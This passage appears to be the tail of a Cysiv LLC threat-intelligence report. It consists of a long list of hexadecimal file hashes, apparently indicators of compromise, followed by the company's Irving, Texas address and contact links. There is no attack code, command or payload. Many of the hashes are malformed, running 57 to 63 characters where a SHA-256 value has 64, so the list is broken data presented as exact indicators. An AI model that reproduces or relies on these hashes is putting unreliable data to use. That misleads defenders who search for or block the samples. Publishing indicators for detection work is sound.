41624ae623e2af7bbb568599ad61631bd62458e1909dd4d86b603968aba73d95
432ed56115569228873c916421f562cd241cd60dff576a9e425259b904e639
437db0598ec410bd5db166ca5611fd3a1b67320fc7ddcf070c36cd75bb8725ec
46493963dbd60e7ce1d07af11a48a7684f37af63d8ba9da71f91601c89f3d43
471231de725f4c7aaa1130b0df69dfb67cdcf23a10bd80040eb7fd0a6c2cead
4df6b7cd5398387ad2bf5f1b63c97f8f0f5e1ed1c4748a5159bccc0ecadde
4eea8fccc29df6694bf7693f23cc2350d533ac4ef6b0442be98561bcb3fc8
5b5ea62e723b74ddcd705818956e59997a244edfa265756ef3dd79b57e58491
5c46b69a8f36f88ecce8f7d895d80754e7b42bdb6e91d79f015f179e1d9f117
5dd15b01fa038808f67cd8c70b9788af46909d4e66fcbf50af300f425bfc11
5e810ad1f22130ae0309165437801a4e8c2c1928c432c4cb653521b1257f8df2
66159933a159971016ec29086bda1a51aaa8e3221830e43b62391f261427459a
66da26f9d3f1fcd861bc66e3396b78704bff1609795951818275b51dc48cfa9
6b18a4c32f77c3da6c6b8018165eb54e10bdcf3a834cd708a512aa15d19c448
6c9b0f6b8368831d0beef6706f0e69f4fd984f607c675cba4cee57dde91d9f
6dc8c812869ac0dd282a7c08cc11cb98c997394644c3f849964d05448b1e4205
6f2ac8411d9804916c4de6862d0afc565cbbf701c03d34f9b19cbf57391b
70600426435c0bcac757d917476347af954b3ce0066c102f03dddb349bf6d6ae
73e4b9457e6c67ebec7c6581b7b48848255eb775930a7b7728a247a0db03ac
745dbc0519510d311206e863895ee2afe93a843a9e6edf428079040047f28a
7c74be42a6e58752dc9c99be9d95dd85961c2dcbd087f81360c8e67681
7c8f49a71887be9e3584490aaeb501b7f5cd8861a0fffc1ad5f084fab9f1f53
7e14da3bfbb503a149e454902dc2ef477be29b069cccf4a07b5f185cd1cd406
7f0d0ee334f09f222a6cad5cfd94231154bf1f474788dede55ce72d646dab8
8111b18ed6841dd7f82bbdb1c855969fa7936243bca3df2ae9987949391bfc
852d5a3d57834cae80089b5dccc1a4a1cead2bbae728041a6a6b4590bf34a51
86bda2fb84d57168bb9b745abb75ac6e7885659927acedfa28110e14d066ed1f
884743629b0b9040016c5a24275427bdc7f764fbbf37838bc2b582a15e0aedf
89af37d0ca9d1d843e244fb937d2736deb56c7c17f368e4fc81207579433b030
8d1d865fb1315462050db3f60c0bf06616d78d833be3f5f595cd841e4612346c
9d8db5b6f281dd804e36a9460bdc3a7ba4e4bc1f940593614e67b44c3f654a0
9db8f196a41254b4215ae69b6ade5be9b26001b75810e7675c2379c3fc1477
a01255cc1c8f12405ad04b3d6a51bb59365f1c3af90f45d99896bad3feef1d
a21a60b4ba2441ba489bdf75161cb6a458e9e76aff7f66dfa186193a3cb9f1
a27096812d47461059757dae41c7d4867366c258338f035440bf02396bb07ac
a3d7d3e872b4e45ec8a4332894363fb61590f5a328386ef74b5c4de3ddec253
a5053faa0a485252a923c4a9e9a9c6a84942fbaf44d54c263b46048949e908c
ac4ce9060a9e1f662e656343bd0c2781b84df7dec12f6c5a5c0a8064e25d2f
ac58de9e9b8240f8f3c56ef3c5dca52aa32713c9fa5f3258f68741a335454f2
ad91f6bc3e471074ee6f18d4508bb10ae38f346ce30e4e6962dcf921baa80fb
ade1ef53a78e869c6c07577c4199733ca7fca96648194a5d2a37a92c1005642
b09cd67b5c8ee6f8c8a65da93ceede3bd880aa8305fad437361eb44dcd0b2c399
b1dd33780e7ed972b263817b12d36837e651e9228df1192498b9d70e63f6121
b1eff8db891b80d133f08ccb67614c7fab2e80c813bd4729cc73fb893bb76c
b21b711d2a3aad620b09c22b934fe0e721847371d861ce99cad076a0335f85
b2458809631df7a780e7b8a02e60cbecaf735d635a551d04042cf2f8af0b68
b3f83f3ac20f7a7fb89036584ee8712cb331e916a357f6e7a11f43607b2
b41b0c414ff6de1051eaa8bd0779c096760db0c0abcbac713e78295f6767631e
b7b83143a8af8d6998c042393295ec42f78b27c377b5dd403574ca82732b1b
b7f4ef753813787c3cdfaa672867a53b8a070a39d676d50f397504746a732c
b85971a7613f96948b5279aa7f4bceca0f5b96e3cf02994c4f19a6fa8c04fcd
bc759a078d4c3e5edf5660db98147d66969d2093e4b1f929223c468e777d148
bcacef9bb0953a6244e6d305391bd68885cca488e06d613041345aa7feded1be
bee0c123b415d14e3556ebf01c56ca38dd34afbaeca264bc40876b70d97dd7
c1e8a6532f09a9e938471d134ce666b2b8b45ca4f0753e90c9e12c23fa3aa6
c4636702a81c99435ae63b7872d9d5934cdf36c2f4be6091b0b05fb8b246ae5
c78ed20328aed1a9c722b1f5b5ffbbac1c994e8205ca0f25656bf9e928f9995
c92d166240dd5779ef79e6a367b2dd1764b540803c627cb074bd53a9fd973cc8
d003fc1920f3f02c2f86eca565468b43608263c2bbb0e37af2fde12c2dd21fb
d053d2dd5a705c83b95722aa000d5dfb61f7ec9770d4ac7f1f8756f08a0de751
d40d9ad048a00f0c090a90b50c16a647c56774c76f56f991b5d748a697abeda
d47cfd934e2b2e6f8eb8030e0d48909aa7d6a2906ba71a8043b02e0aa41aa
d6ede39c0e0c47678633c0aa1942a2ac7c233da11bb9bb12212a71cd59010
e62cbd4da8fe7e96f0ffaf983ccce82839f4eeefaf9641f26b9c86c137a19b
f33046a66b4d2d8192cf2abe8d2152be24c0135392c978a4ccc1c3f621807ac
f4a0b9bd169315736e53a538b6176db3e9c1a5c0dd2d1224286cac899ff3755e
f9509f152d292da195f3e2b18e5d80f1be7f4aa97151a566e9f6a60b31d8cb
fc6dbeca572167307ca243f1512c0b7129ace3a66f48baf597905e8e24ea6
fe53cb3be53632aac13101a8de8d704c1bf582ab6ea4c19033a7163f2342155
fe5baa36d7a588d70fcd42d541bb92127002b355dddddacfb4951066155e530
fe7c2e01ce0693b4f67beed1fcd3cc07f67035a277a8e67b26c11f314eb7741f
```

### Cysiv LLC

225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062

[www.cysiv.com](http://www.cysiv.com)

[sales@cysiv.com](mailto:sales@cysiv.com)